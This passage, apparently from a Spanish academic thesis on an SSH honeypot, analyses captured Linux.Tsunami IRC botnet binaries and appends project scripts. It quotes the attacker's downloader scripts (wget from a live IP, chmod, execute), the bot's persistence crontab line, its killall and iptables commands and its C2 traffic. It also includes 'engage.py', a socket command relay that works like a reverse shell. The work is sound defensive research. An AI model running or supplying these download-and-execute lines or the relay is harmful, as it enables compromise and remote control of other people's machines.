


Figura 5.2: Captura de pantalla de las conexiones realizadas por 'kblockd'

## 5.2. Análisis e ingeniería inversa

En esta sección analizaremos en profundidad los binarios ejecutados con éxito, `kblockd` y `tty5`. Ambos programas tienen una funcionalidad muy similar; por lo tanto, para evitar redundancia nos vamos a centrar en el primero, remarcando *a posteriori* algunas diferencias significativas que contiene `tty5` respecto de `kblockd`.

Primeramente, cabe destacar que el binario no contiene absolutamente ninguna información estática; es decir, se han eliminado todas las secciones, así como los símbolos y demás información de compilación. Solamente contiene dos segmentos `LOAD`, pertenecientes a código y datos, aunque el segmento de datos tiene un tamaño nulo.

---

```

Elf file type is EXEC (Executable file)
Entry point 0x96020
There are 2 program headers, starting at offset 52
  
```

Program Headers:

Type	Offset	VirtAddr	PhysAddr	FileSiz	MemSiz	Flg	Align
LOAD	0x000000	0x00008000	0x00008000	0x8f131	0x8f131	R E	0x8000
LOAD	0x0045a0	0x001ac5a0	0x001ac5a0	0x00000	0x00000	RW	0x8000

---

Listing 5.1: Salida de ‘`readelf -l kblockd`’

No obstante, cuando el *loader* carga el programa en tiempo de ejecución, se reserva otro segmento dinámicamente (correspondiente con el *heap*) de 576K. Esto es debido a que la primera acción que realiza el programa es una invocación a la llamada al sistema `mmap2`, en una dirección de memoria fija y con un mapeo anónimo (sin ningún archivo en el sistema de ficheros), indicando los permisos comentados; dando como resultado la reserva de este tercer segmento.

```

mmap2(0x1b8000, 585740, PROT_READ|PROT_WRITE|PROT_EXEC,
      MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0);
  
```

Nótese que, aunque la longitud que se indique en `mmap2` sea de 585740 bytes (572K), el segmento necesita estar alineado al tamaño de página (en nuestro caso, 4096 bytes); por lo tanto, el tamaño resultante del segmento es de 589824 bytes (576K, correspondiente con 144 páginas) idéntico al tamaño del segmento de código. La diferencia entre dichos segmentos radica en los permisos: mientras el segmento de código tiene permisos de lectura y ejecución (`r-x`), el segmento del heap tiene permisos de lectura, escritura y ejecución (`rw-x`).

Lo que se está consiguiendo es obtener todo un segmento con espacio suficiente, donde el proceso tiene total libertad para escribir código (y datos, por supuesto), ejecutar y sobrescribir cuando le plazca. A modo de ejemplo: en el segmento de código original se puede ejecutar una subrutina de descifrado/descompresión, dejando `func1()` en el segmento con permisos `rw-x`. Tras la ejecución de dicha función, se descifra/descomprime la siguiente subrutina, `func2()`, sobrescribiendo la anterior, puesto que ya no sería necesaria. Evidentemente se abre todo un abanico de posibilidades para un atacante que quiere dificultar la tarea del analista de malware.

Continuando con las acciones que realiza `kblockd`, hemos observado que se crean un total de 75 procesos (76, si el programa es ejecutado con permisos de `root`); la figura 5.3 muestra la jerarquía de procesos. Evidentemente los números no representan el PID asignado, sino el orden temporal de ejecución de una instancia dada. Vemos como hay hasta cuatro generaciones de procesos: el primer proceso realiza hasta 37 invocaciones a la llamada al sistema `clone()`, y así sucesivamente. Cada flecha en la figura representa una relación padre-hijo.




Figura 5.3: Jerarquía de procesos producidos por ‘kblockd’

Cada proceso tiene un propósito diferente a otro; no obstante, se cumple una serie de patrones. Por ejemplo: los procesos 2 y 3 se encargan de *matar* cualquier instancia de `tcpdump` que se esté ejecutando. El proceso padre realiza el clonado para que el proceso hijo ejecute `'killall -9 tcpdump >/dev/null 2>&1'` mediante `execve()`. De igual modo, los procesos 4 y 5 se encargan de acabar con cualquier instancia de `strace`, etc.

El listado de programas que se intentan parar mediante `killall` es el siguiente:

- |                     |           |        |
|---------------------|-----------|--------|
| ■ tcpdump           | ■ ppc     | ■ tty0 |
| ■ strace            | ■ powerpc | ■ tty1 |
| ■ daemon.mipsel.mod | ■ mipsel  | ■ tty2 |
| ■ daemon.mips.mod   | ■ mips    | ■ tty3 |
| ■ daemon.i686.mod   | ■ tty6    | ■ tty4 |
| ■ daemon.armv4l.mod | ■ arm     | ■ tty5 |

Estos procesos son efímeros, su ejecución no llega ni siquiera a un segundo en nuestra máquina; como hemos dicho se encargan de ciertas tareas concretas y terminan. El único proceso perecedero es el último (en nuestro caso, el proceso etiquetado con el identificador 75).

Otro dato a destacar es que el programa intenta ganar persistencia en el sistema de varias maneras. Por un lado, intenta escribir en el fichero `/etc/rc.local` para añadir la ruta al binario, de modo que se ejecute cada vez que la máquina se inicie. Por otro lado, edita la configuración de `crontab` para que se ejecute el binario cada minuto:

```
* * * * * /path/to/kblockd > /dev/null 2>&1 &
```

Si, al ejecutarse, ya existe una instancia de el mismo, acaba su ejecución inmediatamente.

En referencia a las comunicaciones, se han capturado los primeros paquetes que el programa realiza. En primer lugar, intenta resolver el siguiente dominio: ‘x.fd6fq54s6df541q23sdxfg.eu’. Una vez obtenidos los registros A con las direcciones IP, se pone en contacto con una de ellas al puerto 8080/tcp, con el siguiente payload:

```
NICK A6|f|1|613743092|kthrssh
USER x00 localhost localhost :feb072016
```

Seguidamente se intercambian comandos como *PING*, *PONG*, *MODE*, *JOIN*, etc. La figura 5.4 muestra un ejemplo del tráfico entre nuestra máquina infectada y la máquina que responde por el dominio ‘x.fd6fq54s6df541q23sdxfg.eu’. El fin de la transmisión corresponde con la terminación del proceso por nuestra parte. Podemos confirmar que se trata de un malware que aprovecha el protocolo IRC para mandar órdenes a las víctimas (*botnet*). No podemos asegurar con seguridad (puesto que excede el alcance del presente trabajo) si la máquina que responde es el propio C2 o es otra víctima más actuando como *proxy*;

Source	Destination	Protocol	Info	Stream Content
192.168.2.252	147.252.1.254	TCP	43816 > http-alt [SYN] Seq=0 Win=2	NICK A6 f 1 613743092 kthrssh
147.252.1.254	192.168.2.252	TCP	http-alt > 43816 [SYN, ACK] Seq=0	USER x00 localhost localhost :feb072016
192.168.2.252	147.252.1.254	TCP	43816 > http-alt [ACK] Seq=1 Ack=1	PING :F10CEE19
192.168.2.252	147.252.1.254	HTTP	Continuation or non-HTTP traffic	PONG :F10CEE19
147.252.1.254	192.168.2.252	HTTP	Continuation or non-HTTP traffic	:IRC!IRC@haneka.wa PRIVMSG A6 f 1 613743092 kthrssh :.VERSION.
192.168.2.252	147.252.1.254	TCP	43816 > http-alt [ACK] Seq=71 Ack=	:haneka.wa 001 A6 f 1 613743092 kthrssh :
192.168.2.252	147.252.1.254	HTTP	Continuation or non-HTTP traffic	:haneka.wa 002 A6 f 1 613743092 kthrssh :
147.252.1.254	192.168.2.252	HTTP	Continuation or non-HTTP traffic	:haneka.wa 003 A6 f 1 613743092 kthrssh :
192.168.2.252	147.252.1.254	HTTP	Continuation or non-HTTP traffic	:haneka.wa 004 A6 f 1 613743092 kthrssh :
147.252.1.254	192.168.2.252	HTTP	Continuation or non-HTTP traffic	:haneka.wa 005 A6 f 1 613743092 kthrssh :
192.168.2.252	147.252.1.254	HTTP	Continuation or non-HTTP traffic	:haneka.wa 005 A6 f 1 613743092 kthrssh :
147.252.1.254	192.168.2.252	TCP	http-alt > 43816 [ACK] Seq=585 Ack=	:haneka.wa 005 A6 f 1 613743092 kthrssh :
192.168.2.252	147.252.1.254	HTTP	Continuation or non-HTTP traffic	:haneka.wa 005 A6 f 1 613743092 kthrssh :
147.252.1.254	192.168.2.252	HTTP	Continuation or non-HTTP traffic	:haneka.wa 375 A6 f 1 613743092 kthrssh :/MOTD
192.168.2.252	147.252.1.254	TCP	43816 > http-alt [ACK] Seq=169 Ack=	:haneka.wa 372 A6 f 1 613743092 kthrssh :- 27/10/2014 3:36
192.168.2.252	147.252.1.254	TCP	43816 > http-alt [FIN, ACK] Seq=16	:haneka.wa 372 A6 f 1 613743092 kthrssh :- !!
147.252.1.254	192.168.2.252	TCP	http-alt > 43816 [ACK] Seq=643 Ack=	:haneka.wa 376 A6 f 1 613743092 kthrssh :/MOTD
147.252.1.254	192.168.2.252	HTTP	Continuation or non-HTTP traffic	MODE A6 f 1 613743092 kthrssh -xi
192.168.2.252	147.252.1.254	TCP	43816 > http-alt [RST] Seq=170 Win=	MODE A6 f 1 613743092 kthrssh +B
147.252.1.254	192.168.2.252	TCP	http-alt > 43816 [FIN, ACK] Seq=72	JOIN #edge :777
192.168.2.252	147.252.1.254	TCP	43816 > http-alt [RST] Seq=170 Win=	A6 f 1 613743092 kthrssh x00@188.76.205.224 JOIN :#edge
				ERROR :Closing Link: A6 f 1 613743092 kthrssh[188.76.205.224] (Client exited)

Figura 5.4: Comandos enviados y recibidos por el bot.

También trata de añadir una serie de reglas con la utilidad *iptables*:

```
iptables -A INPUT -p tcp --dport 22 -j DROP
iptables -A INPUT -p tcp --dport 23 -j DROP
iptables -A INPUT -p tcp --dport 80 -j DROP
iptables -A INPUT -p tcp --dport 8080 -j DROP
```

En cuanto a las diferencias entre el programa analizado y *tty5*, son mínimas. Es evidente que son dos versiones del mismo malware: añade más programas a la lista de víctimas de *killall*, como *utelnetsd*, *dropbear*, *httpd*, etc. Solamente intenta ganar persistencia mediante *crontab*, prescindiendo de la opción del fichero */etc/rc.local*. Como dato curioso, esta versión produce considerablemente más procesos que la versión analizada previamente: produce un total de 181 procesos. Por último, la comunicación es idéntica a excepción del servidor IRC (‘:IRC!IRC@haneka.wa’ en el primero, ‘:IRC!IRC@soda.chi’ en el segundo).

Según las evidencias analizadas, nos atrevemos a decir que parece que *tty5* está dirigido hacia dispositivos más pequeños como routers o los *switch* con Linux que se encuentran instalados en muchas casas con *dropbear*, *telnet*, o *httpd*; mientras *kblockd* está dirigido a máquinas con mas recursos, con la idea de quedarse añadiendo persistencia.

Para finalizar, hemos realizado un escaneo de los binarios en la famosa página web **VirusTotal**, para comparar los resultados obtenidos con la información que puedan proporcionar los distintos antivirus. En base a los resultados mostrados, parece que se trata de un malware bautizado por muchas firmas de antivirus como '**Linux.Tsunami**'.

Antivirus	Result
ALYac	Backdoor.Linux.Tsunami.EN
AVG	Linux/Generic_c.APH
Ad-Aware	Backdoor.Linux.Tsunami.EN

Figura 5.5: Resultados de algunos antivirus usados por VirusTotal.

Para la realización de este capítulo se han utilizado las siguientes herramientas/utilidades:

- readelf
- radare2
- gdb
- strace
- tcpdump
- wireshark



# Capítulo 6

## Conclusiones y trabajo futuro

A pesar de someter el éxito del experimento al azar (*i.e.* dependíamos del hecho de que un atacante consiguiera acceso y realizase acciones maliciosas en nuestro honeypot) se ha conseguido abordar de manera totalmente efectiva todos los objetivos planteados inicialmente. Los resultados alcanzados se pueden resumir en los siguientes puntos:

- Se ha obtenido un proyecto de código abierto, **HonSSH**, y se ha instalado y configurado convenientemente acorde a nuestras necesidades.
- Hemos ampliado su funcionalidad, desarrollando el módulo **HED**, el cual se encarga de detectar situaciones donde, sin ello, perderíamos totalmente el control de nuestro honeypot.
- Se ha diseñado una arquitectura de red con distintos elementos, implantando así todo un sistema trampa monitorizado.
- Se han capturado las acciones realizadas en el sistema tras la autenticación de un atacante.
- Se han recolectado también los ficheros descargados en dicha sesión, analizando *a posteriori* los binarios **ELF** ejecutables, obteniendo información acerca de la funcionalidad y el comportamiento de estos programas.
- Hemos sido capaces de realizar el experimento de forma sigilosa, sin que el atacante advierta de que se encontraba en un sistema completamente monitorizado.

Aunque en la sección 4 añadimos el host **Cronos**, el cual desempeñaba la tarea de colector de malware para Windows, no se ha dado la ocasión en la que un intruso llegara a escanear la red en busca de otras máquinas; además, tras el primer ataque el acceso al honeypot fué bloqueado, siendo imposible continuar con el experimento. Por lo tanto, dicha máquina no ha aportado ningún resultado útil. No obstante, no formaba parte de nuestros objetivos.

Considerando que hemos recibido únicamente un ataque *serio* y dada la cantidad de información que hemos podido extraer del incidente, podemos confirmar que, efectivamente, un sistema honeypot puede llegar a ser extremadamente útil para establecer estrategias defensivas (incluso ofensivas) y para mantenerse en cierto modo actualizado en cuanto a las técnicas y software que utilizan los atacantes.

En referencia al trabajo futuro, tal y como se ha comentado a lo largo del documento, existen multitud de configuraciones distintas, así que dependiendo del entorno en el que se quisiera implantar un sistema honeypot, habría todo un abanico de posibilidades. Centrándonos en nuestro entorno, podríamos mejorar nuestro detector **HED**, de manera que toda la información que hemos

depositado en la estructura de los procesos de Linux (`task_struct`) la mantengamos en el propio módulo. De este modo, dejaríamos de depender totalmente de las modificaciones realizadas sobre el núcleo, consiguiendo así un módulo LKM totalmente independiente, siendo así mucho más flexible y portable.

En la sección 3.1.2 hemos visto cómo podemos conseguir que nuestro módulo del kernel sea invisible. Es importante destacar este detalle puesto que algunos de los `rootkits` implementan la misma técnica que HED y son capaces de estar presentes en un sistema sin que el usuario sea consciente de su presencia. Para evitar esto, recomendamos el uso de software libre, y evitar en la medida de lo posible utilizar binarios precompilados. Es posible también que se instale un sistema operativo con un rootkit preinstalado; por ello, se debe utilizar siempre las fuentes oficiales y comprobar los resúmenes (*hash*) de verificación.

Por último, animamos a cualquier persona que lea este documento a fortalecer todos los métodos de autenticación que pueda; por ejemplo: utilizar un par de claves SSH en lugar de contraseña, activar la doble autenticación en los sitios web que esté disponible, etc. En última instancia, si la única opción disponible para autenticarse en una determinada entidad es mediante el uso de una contraseña o *passphrase*, lo que recomiendan los profesionales en seguridad es utilizar frases en lugar de palabras simples, incluyendo en ellas símbolos, números, y letras mayúsculas y minúsculas. No obstante, si no se tiene la suficiente diligencia a la hora de manejar esta información, aunque se disponga de un *passphrase irrompible*, si el sistema donde se introduce dicha información está comprometido el atacante tendrá acceso a ella, convirtiendo todo esfuerzo previo en vano.

*“El azar sólo favorece a quien sabe cortejarlo.”*

CHARLES NICOLLE

# Apéndice A

## Engage

---

```
#!/usr/bin/python

import argparse;
import sys;
import socket;
import select;
import subprocess;
from subprocess import PIPE;

description = "Prove of Concept for HED (HoneyPot Engage Detector)";
"""
We spawn a child and send/receive commands through a socket.

Fernando Vanyo
"""

target = '';
port = '';
command = '';

def interact(sock, pipe):
    input_list = [pipe.stdout, sock];
    while True:
        try:
            select_res = select.select(input_list, [], []);
        except:
            sock.close();
            exit(0);
        for i in select_res[0]:
            if i is sock:
                # Server -> Child
                reply = sock.recv(4096);
                if reply == "":
                    print "[+] Connection closed by remote host";
                    exit(0);
                else:
                    try:
```

```

        pipe.stdin.write(reply);
        pipe.stdin.flush();
    except:
        exit(0);

    elif i is pipe.stdout:
        # Server <- Child
        response = pipe.stdout.readline();
        pipe.stdout.flush();
        sock.send(response);
        if response == "":
            print "[+] Connection closed by remote host";
            exit(0);

def getConnection():
    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM);
        sock.connect((target, port));
    except:
        sys.stderr.write("[-] Sorry... I can't connect to " + target \
            + ":" + str(port) + "\n");
        exit(-3);
    print "[+] Connection established";
    return sock;

def spawn_child():
    sock = getConnection();
    pipe = subprocess.Popen([command], stdin=PIPE, stdout=PIPE, \
        stderr=PIPE, close_fds=True);
    interact(sock, pipe);

def main():
    global target;
    global port;
    global command;

    parser = argparse.ArgumentParser(epilog = description, \
        usage='%(prog)s -t Target -p Port -e Command', \
        conflict_handler='resolve');
    parser.add_argument('-t', nargs = 1, type = str, \
        required = True, metavar = 'Target', \
        help = 'target of the %(prog)s program');
    parser.add_argument('-p', nargs = 1, type = int, \
        required = True, metavar = 'Port', help='port listening');
    parser.add_argument('-e', nargs = 1, type = str, \
        required = True, metavar = 'Command', \
        help = 'Executes the given command');

    args = vars(parser.parse_args());
    target = args['t'][0];
    port = args['p'][0];

```

```
    command = args['e'][0];

if __name__ == '__main__':
    main();

try:
    target = socket.gethostbyname(target);
except:
    sys.stderr.write("[-] Sorry... I can't connect to " + target + "\n");
    exit(-1);
if (port < 1) or (port > 65535):
    sys.stderr.write("[-] " + str(port) + " is not a valid port\n");
    exit(-2);

spawn_child();
```

---

Listing A.1: Prueba de concepto 'engage.py'

# Apéndice B

## Macros para la liberación de recursos

---

```
/**
 * HED_FREE_MSG - Free 1 message node (type: hed_msg)
 * @msg_node: pointer to the node
 */

#define HED_FREE_MSG(msg_node) \
do{ \
    list_del(&msg_node->list); \
    kfree(msg_node->buf); \
    kfree(msg_node); \
}while(0)

/**
 * HED_FREE_CHAIN - Free all the messages of a given fd node
 * @fd_node: pointer to the node (type: hed_fd)
 * => *__mptr2 and *__mptr3 acts as loop cursor and temporary storage pointers for
 * hed_msg type.
 */

#define HED_FREE_CHAIN(fd_node) \
do{ \
    struct hed_msg *__mptr2, *__mptr3; \
    if(!list_empty(&fd_node->chain.list)){ \
        list_for_each_entry_safe(__mptr2, __mptr3, &fd_node->chain.list, list){ \
            HED_FREE_MSG(__mptr2); \
        } \
    } \
}while(0)

/**
 * HED_FREE_FD - Free 1 fd node (type: hed_fd)
 * @ptr: pointer to the node (type: hed_fd)
 */

#define HED_FREE_FD(ptr1) \
do{ \
    HED_FREE_CHAIN(ptr1); \
}
```

```

    list_del(&ptr1->list);      \
    kfree(ptr1);               \
}while(0)

/**
 * HED_CANCEL_N_FREE - tries to cancel a delayed work and free the resources
 * @ptr: pointer to the node (type: hed_fd)
 */

#define HED_CANCEL_N_FREE(ptr0) \
do{ \
    if(ptr0->tbox != NULL){ \
        if(cancel_delayed_work(&ptr0->tbox->dwork)){ \
            kfree(ptr0->tbox); \
            HED_FREE_FD(ptr0); \
        } \
        else{ \
            ptr0->hed_flags |= HED_FF_FREE_PENDING; \
        } \
    } \
    else{ \
        HED_FREE_FD(ptr0); \
    } \
}while(0)

/**
 * HED_FREE_LISTS - free (if not empty) all the HED lists of the process
 * See definition of list_for_each_entry_safe in include/linux/list.h
 * @tsk: the *struct task_struct of the process
 * => *__mptr0 and *__mptr1 acts as loop cursor and temporary storage pointers for
 *      hed_fd type.
 */

#define HED_FREE_LISTS(tsk) \
do{ \
    struct hed_fd *__mptr0, *__mptr1; \
    int i; \
    for(i = 0; i < 2; i++){ \
        if(!list_empty(&tsk->streams[i].list)){ \
            list_for_each_entry_safe(__mptr0, __mptr1, &tsk->streams[i].list, list){ \
                HED_CANCEL_N_FREE(__mptr0); \
            } \
        } \
    } \
}while(0)

```

---

Listing B.1: Macros del preprocesador para las listas

# Apéndice C

## Resguardo y restauración de imágenes de disco en una tarjeta SD

---

```
#!/bin/bash
DEVICE="";
BDIR="";

if [ ! -n "$BASH_VERSION" ]; then
    echo "Please run this script in a BASH shell (i.e: ./\$0)"
    exit 1;
fi;
if [ $# -ne 2 ]; then
    echo "usage: \$0 device backupDirectory" 1>&2;
    exit 1;
fi;

DEVICE="$1";
CDIR="$(pwd)";
BFILE="$2/backup_$(date +%d%m%y).gz";

## Check if pv is installed
if [ $(which pv | wc -l) -eq 0 ]; then
    echo "Sorry... The program 'pv' is not installed :(";
    exit 1;
fi;

read -p "Are you sure to backup the device '$DEVICE' onto the file $BFILE?\n(y/n) " -n 1 -r;
echo;

if [[ $REPLY =~ ^[Yy]$ ]]; then
    sudo su - root -c 'cd "$0"; dd bs=4M if="$1" | pv | gzip > "$2";'\
    -- $CDIR $DEVICE $BFILE;
fi;
```

---

Listing C.1: Respaldar de SD



---

```
#!/bin/bash
IMAGE="";
DEVICE="";

if [ ! -n "$BASH_VERSION" ]; then
    echo "Please run this script in a BASH shell (i.e: ./$0)"
    exit 1;
fi;
if [ $# -ne 2 ]; then
    echo "usage: $0 image device " 1>&2;
    exit 1;
fi;

IMAGE="$1";
DEVICE="$2";
CDIR="$(pwd)";

## Check if pv is installed
if [ $(which pv | wc -l) -eq 0 ]; then
    echo "Sorry... The program 'pv' is not installed :(";
    exit 1;
fi;

read -p "Are you sure to restore the image file '$IMAGE' onto the device \
'$DEVICE'? (y/n) " -n 1 -r;
echo;

if [[ $REPLY =~ ^[Yy]$ ]]; then
    sudo su - root -c 'cd "$0"; gzip -dc "$1" | pv | dd bs=4M of="$2";'\
    -- $CDIR $IMAGE $DEVICE;
fi;
```

---

Listing C.2: Restaurar a SD

# Apéndice D

## Reglas Iptables aplicadas

---

```
#!/bin/sh

### BEGIN INIT INFO
# Provides:          iptables_custom
# Required-Start:    $networking
# Required-Stop:
# Default-Start:
# Default-Stop:      0 6
# Short-Description: Custom iptables rules
### END INIT INFO

PATH="/sbin:/bin"
IPTABLES="/sbin/iptables"
LOCALIP="10.0.1.2"
LAN="10.0.1.0/24"
SUBNET="163.117.0.0/16"

# Interfaces
OUT="eth0"      ## [Virtual] Gateway
IN="eth1"       ## [Virtual] LAN (Malware collector)
ADMIN="eth2"    ## [Virtual] ADMIN LAN
RPI="eth1"      ## [Physical] Raspberry Pi

. /lib/lsb/init-functions

do_start() {
    log_action_msg "Loading custom iptables rules"

    # Flush active rules, custom tables
    $IPTABLES --flush
    $IPTABLES --delete-chain

    # Set default-deny policies for all three default tables
    $IPTABLES -P INPUT DROP      ## At the end, we reject with a RST (last rule)
    $IPTABLES -P OUTPUT ACCEPT
    $IPTABLES -P FORWARD DROP
```

```

# Allow loopback
$IPTABLES -A INPUT -i lo -j ACCEPT

# Block attempts at spoofed loopback traffic
$IPTABLES -A INPUT -s $LOCALIP -j DROP

# Allow traffic from the ADMIN network
$IPTABLES -A INPUT -i $ADMIN -j ACCEPT

# Allow traffic from the Gateway
## WARNING
$IPTABLES -A INPUT -i $OUT -j ACCEPT

# Allow ALL TCP traffic from the Honeypot if the port is > 1024
$IPTABLES -A INPUT -i $RPI -p tcp --match multiport --dports 1025:65535 -j ACCEPT

# Allow SSH to Honeypot
$IPTABLES -A INPUT -i $RPI -p tcp --sport 22 -m state --state ESTABLISHED,RELATED -j ACCEPT

$IPTABLES -A INPUT -i $IN -p tcp -m state --state ESTABLISHED,RELATED -j ACCEPT

# Forbid connections from the LAN or RPI if 'destination' is 10.0.X.X (Protect the Gateway)
$IPTABLES -A FORWARD -i $RPI -d $SUBNET -j DROP

# Forward the packets with output $OUT (Internet connections)
$IPTABLES -A FORWARD -i $RPI -o $OUT -j ACCEPT
$IPTABLES -A FORWARD -i $OUT -o $RPI -j ACCEPT
$IPTABLES -t nat -A POSTROUTING -o $OUT -j MASQUERADE

# Allow UDP packets from the Honeypot
$IPTABLES -A INPUT -i $RPI -p udp -j ACCEPT

# All the (remaining) TCP ports (< 1024) -> RST
$IPTABLES -A INPUT -p tcp -j REJECT --reject-with tcp-reset
}

do_unload () {
    $IPTABLES --flush
    $IPTABLES -P INPUT ACCEPT
    $IPTABLES -P OUTPUT ACCEPT
    $IPTABLES -P FORWARD ACCEPT
}

case "$1" in
    start)
        do_start
        ;;
    restart|reload|force-reload)
        echo "Reloading custom iptables rules"
        do_unload

```

```
        do_start
        ;;
stop)
    echo "DANGER: Unloading firewall's Packet Filters!"
    do_unload
    ;;
*)
    echo "Usage: $0 start|stop|restart" >&2
    exit 3
    ;;
esac
```

---

Listing D.1: Reglas Iptables

# Apéndice E

## Scripts descargados por el atacante

---

```
wget -c http://52.8.123.250/x/tty0 -P /var/run && chmod +x /var/run/tty0 &&  
/var/run/tty0 &  
wget -c http://52.8.123.250/x/tty1 -P /var/run && chmod +x /var/run/tty1 &&  
/var/run/tty1 &  
wget -c http://52.8.123.250/x/tty2 -P /var/run && chmod +x /var/run/tty2 &&  
/var/run/tty2 &  
wget -c http://52.8.123.250/x/tty3 -P /var/run && chmod +x /var/run/tty3 &&  
/var/run/tty3 &  
wget -c http://52.8.123.250/x/tty4 -P /var/run && chmod +x /var/run/tty4 &&  
/var/run/tty4 &  
wget -c http://52.8.123.250/x/tty5 -P /var/run && chmod +x /var/run/tty5 &&  
/var/run/tty5 &  
wget -c http://52.8.123.250/x/pty && chmod +x pty && ./pty &  
wget -c http://52.8.123.250/x/pty -P /var/run && chmod +x /var/run/pty &&  
/var/run/pty &  
  
rm -rf /var/run/1sh
```

---

Listing E.1: Script ‘1sh’

---

```
wget -c http://52.8.123.250/x/tty0 -P /tmp && chmod +x /tmp/tty0 && /tmp/tty0 &  
wget -c http://52.8.123.250/x/tty1 -P /tmp && chmod +x /tmp/tty1 && /tmp/tty1 &  
wget -c http://52.8.123.250/x/tty2 -P /tmp && chmod +x /tmp/tty2 && /tmp/tty2 &  
wget -c http://52.8.123.250/x/tty3 -P /tmp && chmod +x /tmp/tty3 && /tmp/tty3 &  
wget -c http://52.8.123.250/x/tty4 -P /tmp && chmod +x /tmp/tty4 && /tmp/tty4 &  
